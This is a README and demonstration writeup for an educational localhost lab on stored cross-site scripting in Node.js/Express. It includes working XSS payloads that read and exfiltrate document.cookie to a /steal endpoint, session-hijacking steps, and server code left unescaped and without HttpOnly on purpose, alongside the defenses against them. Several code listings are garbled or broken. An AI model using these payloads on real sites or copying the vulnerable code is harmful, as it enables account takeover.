

XSS Attack Lab — Stored Cross-Site Scripting Demonstration

A hands-on educational sandbox demonstrating **Stored XSS (Cross-Site Scripting)**, built with Node.js and Express. This project shows the full attack chain — injection, cookie exfiltration, and session hijacking — alongside the real-world fixes that prevent each stage.

⚠ Built strictly for learning purposes on localhost. Do not deploy the vulnerable version publicly.

What This Project Demonstrates

1. **Stored XSS injection** — a comment form that renders raw, unsanitized HTML/JavaScript
2. **Cookie theft simulation** — using an injected `<script>` to read `document.cookie`
3. **Cookie exfiltration** — silently sending stolen cookie data to an attacker-controlled endpoint using an invisible Image request
4. **Session hijacking** — reusing a stolen session cookie in a separate browser session to access a "logged-in" account page without credentials
5. **Defenses** — HTML output escaping, HttpOnly cookies, and a Content Security Policy (CSP) header, each shown to independently break the attack chain

Tech Stack

- **Backend:** Node.js, Express
- **Frontend:** HTML5, CSS3
- **Storage:** In-memory (no database — kept simple for the lab)

Project Structure

xss-attack-lab/

├─ server.js # Express server (routes, vulnerable/fixed logic)

├─ comments.html # Comment form + display page

├─ package.json

├─ .gitignore

└─ README.md

How to Run

npm install

node server.js

Then open <http://localhost:3000>.

Attack Walkthrough

Stage	Payload	Result
Basic proof	<code><script>document.write(document.cookie)</script></code>	Cookie printed on page
Exfiltration	<code><script>new Image().src="/steal?data="+document.cookie</script></code>	Cookie sent silently to /steal, logged server-side
Hijacking	Paste stolen cookie via <code>document.cookie=</code> in another browser	Access to /account without logging in


Defenses Implemented

Defense	What it stops
HTML escaping (<code>escapeHtml()</code>)	Prevents <code><script></code> tags from being interpreted as real HTML
HttpOnly cookie flag	Blocks JavaScript from reading the cookie at all, even if a script runs
Content-Security-Policy header	Blocks inline script execution as a second, independent layer

Key Takeaway


Stored XSS is dangerous because it doesn't just affect the attacker's own browser — a single malicious comment executes in **every visitor's browser** who later views that page, silently stealing session cookies and enabling account takeover without ever knowing a password.

DEMONSTRATION:::




```
1 <html>
2 <g="en">
3
4 < charset="UTF-8">
5 <XSS Lab - Comment Section</title>
6
7 { font-family: Arial, sans-serif; max-width: 600px; margin: 40px auto; padding: 0 20px; }
8 color: #b00020; }
9 ant { background: #f5f5f5; padding: 10px; margin: 8px 0; border-radius: 4px; }
10 , textarea { width: 100%; padding: 8px; margin: 6px 0; box-sizing: border-box; }
11 { padding: 8px 16px; background: #b00020; color: white; border: none; border-radius: 4px; cursor: pointer; }
12 >
13
14
15 <XSS Lab - Vulnerable Comment Section</h1>
16 form does NOT sanitize input. For educational use only.</p>
17
18 <ction="/comment" method="POST">
19 t type="text" name="name" placeholder="Your name" required>
20 area name="message" placeholder="Your comment" required></textarea>
21 </form>
```

PS C:\Users\Comp\xss-attack-lab> node server.js
XSS Lab server running at http://localhost:3000
PS C:\Users\Comp\xss-attack-lab> node server.js
XSS Lab server running at http://localhost:3000



```
1 const express = require('express');
2 const app = express();
3 const PORT = 3000;
4
5 app.use(express.urlencoded({ extended: true }));
6 app.use(express.static(__dirname));
7
8 let comments = [];
9
10 app.get('/', (req, res) => {
11 // Set a fake session cookie so we have something to demonstrate stealing
12 // In a real app this would be your login session token
13 res.cookie('sessionId', 'FAKE-SESSION-ABC123', { httpOnly: false });
14
15 let commentsHtml = comments.map(c => `<div class="comment"><b>${c.name}</b> ${c.message}</div>`.join('');
16
17 const fs = require('fs');
18 let page = fs.readFileSync('comments.html', 'utf8');
19 page = page.replace('<!-- COMMENTS_GO_HERE -->', commentsHtml);
20
21 res.sendFile(__dirname + '/comments.html');
22 }
```

PS C:\Users\Comp\xss-attack-lab> node server.js
XSS Lab server running at http://localhost:3000
PS C:\Users\Comp\xss-attack-lab> node server.js
XSS Lab server running at http://localhost:3000



⚠ XSS Lab — Vulnerable Comment Section

This form does NOT sanitize input. For educational use only.


Attacker


Stolen cookie: sessionId=FAKE-SESSION-ABC123

Post Comment

Comments

- Attacker: Stolen cookie: sessionId=FAKE-SESSION-ABC123
- PUNEETH S: GOOD MORNING





⚠ XSS Lab — Vulnerable Comment Section

This form does NOT sanitize input. For educational use only.


Your name

Your comment

Post Comment

Comments

Attacker: <script>document.write("Stolen cookie: " + document.cookie)</script>



⚠ XSS Lab — Vulnerable Comment Section

This form does NOT sanitize input. For educational use only.


PUNEETH S

+ document.cookie)
</script>

Post Comment

Comments





⚠ XSS Lab — Vulnerable Comment Section


This form does NOT sanitize input. For educational use only.

Comments

PUNEETH S: <script>document.write("Stolen cookie: " + document.cookie)</script>

PUNEETH S: HI

Attacker: <script>document.write("Stolen cookie: " + document.cookie)</script>



The screenshot shows a development environment with VS Code and a web browser. In VS Code, the file explorer on the left shows a project named 'XSS-ATTACK-LAB' with files like 'package.json', 'server.js', 'comments.html', and 'package-lock.json'. The 'server.js' file is open in the editor, showing a simple Express.js server that listens on a specified port and logs the URL it's running on. The terminal at the bottom shows the command 'node server.js' being executed, and the output 'XSS Lab server running at http://localhost:3000'. A message 'STOLEN COOKIE RECEIVED: sessionId=FAKE-SESSION-ABC123' is also visible in the terminal. The browser window below shows the URL 'localhost:3000/account'.

```
server.js
// View what the "attacker" has collected so far
app.get('/attacker-dashboard', (req, res) => {
  res.json(stolenCookies);
});

app.listen(PORT, () => {
  console.log(`XSS Lab server running at http://localhost:${PORT}`);
});
```

PS C:\Users\Comp\xss-attack-lab> node server.js
XSS Lab server running at http://localhost:3000
PS C:\Users\Comp\xss-attack-lab> node server .js
XSS Lab server running at http://localhost:3000
STOLEN COOKIE RECEIVED: sessionId=FAKE-SESSION-ABC123

localhost:3000/account

Welcome, victim_user!

This is your private account page.

Session used: FAKE-SESSION-ABC123

The screenshot shows a Windows taskbar with the system tray area. The date and time are displayed as 13:54 on 23-07-2026. The taskbar also shows various application icons and a search bar.

